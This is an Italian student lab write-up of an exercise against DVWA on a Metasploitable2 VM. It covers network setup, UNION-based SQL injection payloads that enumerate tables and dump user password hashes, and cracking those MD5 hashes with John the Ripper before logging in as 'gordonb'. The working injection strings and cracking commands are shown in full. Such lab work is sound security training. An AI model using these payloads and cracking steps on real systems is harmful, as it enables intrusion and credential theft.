
BW II - S8/L1 - 15 aprile 2024 - Gianmarco Mazzoni


Team: NetRaiders

Configurazione di rete delle due macchine virtuali:
Kali: **`192.168.66.110/24`**
Meta2: **`192.168.66.120/24`**


kali@kali: ~
File Actions Edit View Help
Metasplo2 (Istantanea Static 101) [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
CTRL (DESTRA)

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.66.110  netmask 255.255.255.0  broadcast 192.168.66.255
        inet6 fe80::2edd:a0d2:f514:48e5  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:21:b1:d0  txqueuelen 1000  (Ethernet)
        RX packets 157  bytes 24760 (24.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 186  bytes 21236 (20.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 179  bytes 15640 (15.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 179  bytes 15640 (15.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
  GNU nano 2.0.7            File: /etc/network/interfaces                   Modified

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.66.120/24
netmask 255.255.255.0
network 192.168.66.0
broadcast 192.168.66.255
gateway 192.168.66.1

File Name to Write: /etc/network/interfaces_
^G Get Help          ^T To Files          M-M Mac Format        M-P Prepend
^C Cancel            M-D DOS Format       M-A Append            M-B Backup File
```



DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.


PHPIDS is currently **disabled**. [enable PHPIDS]

[Simulate attack] - [View IDS log]

Security level set to low

Username: admin
Security Level: low
PHPIDS: disabled

Effettuiamo delle SQL injection sul sito.




Vulnerability: SQL Injection

User ID:

```
ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: CHARACTER_SETS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATIONS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATION_CHARACTER_SET_APPLICABILITY

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMNS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMN_PRIVILEGES

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: KEY_COLUMN_USAGE

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: PROFILING
```


`%' and 1=0 union select null, table_name from information_schema.tables #`

Con questo comando riusciamo a vedere le tabelle disponibili nel database, utilizzando lo schema di informazioni (**`information_schema.tables`**).



```
ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: VIEWS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: guestbook

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: users

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: columns_priv

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: db
```

Tra quelle disponibili, troviamo infatti **`users`**, che andremo a manipolare tramite ulteriori injection.




Vulnerability: SQL Injection

User ID:

```
ID: %' and 1=0 union select table_name, column_name from information_schema.columns where table_name = 'users' #
First name: users
Surname: user_id

ID: %' and 1=0 union select table_name, column_name from information_schema.columns where table_name = 'users' #
First name: users
Surname: first_name

ID: %' and 1=0 union select table_name, column_name from information_schema.columns where table_name = 'users' #
First name: users
Surname: last_name

ID: %' and 1=0 union select table_name, column_name from information_schema.columns where table_name = 'users' #
First name: users
Surname: user

ID: %' and 1=0 union select table_name, column_name from information_schema.columns where table_name = 'users' #
First name: users
Surname: password

ID: %' and 1=0 union select table_name, column_name from information_schema.columns where table_name = 'users' #
First name: users
Surname: avatar
```

`%' and 1=0 union select table_name, column_name from information_schema.columns where table_name = 'users' #`

Infatti così riusciamo a trovare i dati che vengono conservati degli users registrati nel sito. Tra quelli presenti, ciò che interessa a noi è il campo password.




User ID:

```
ID: %' union select user, password from users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: %' union select user, password from users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: %' union select user, password from users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: %' union select user, password from users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: %' union select user, password from users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

`%' union select user, password from users#`


Possiamo implicare che l'account di *Gordon Brown* sia **`gordonb`**, e che la password **`e99a18c428cb38d5f260853678922e03`** sia un *hash* dell'effettiva password. Salviamo questi dati e tentiamo di recuperare la stringa originale.




```
1 admin:5f4dcc3b5aa765d61d8327deb882cf99
2 gordonb:e99a18c428cb38d5f260853678922e03
3 1337:8d3533d75ae2c3966d7e0d4fcc69216b
4 pablo:0d107d09f5bbe40cade3de5c71e9e9b7
5 smithy:5f4dcc3b5aa765d61d8327deb882cf99

┌──(kali㉿kali)-[~]
└─$ john -w=/usr/share/nmap/nselib/data/passwords.lst --format=Raw-MD5 /home/kali/Desktop/SQL_Userlist.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8×3])
No password hashes left to crack (see FAQ)

┌──(kali㉿kali)-[~]
└─$ john --show --format=Raw-MD5 /home/kali/Desktop/SQL_Userlist.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left
```

John the Ripper è un popolare strumento di cracking delle password. Questo comando viene utilizzato per eseguire un bruteforce attack, o di dizionario per cercare di recuperare le password da un file hash MD5.
(Le password in questione sono già state decodificate nell'esercizio S6L5, di conseguenza, John The Ripper ha dato in output che non c'erano nuovi hash decodificati.)

Con il comando
`--show -format=Raw-MD5` `filename`
vediamo le password decodificate.
In questo caso, la password di Gordon risulta essere **`abc123`**.



Eseguiamo un tentativo di login con le sue credenziali.


Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'gordonb'

Username: gordonb
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Come indicato dal sito,
"Login effettuato con successo come gordonb."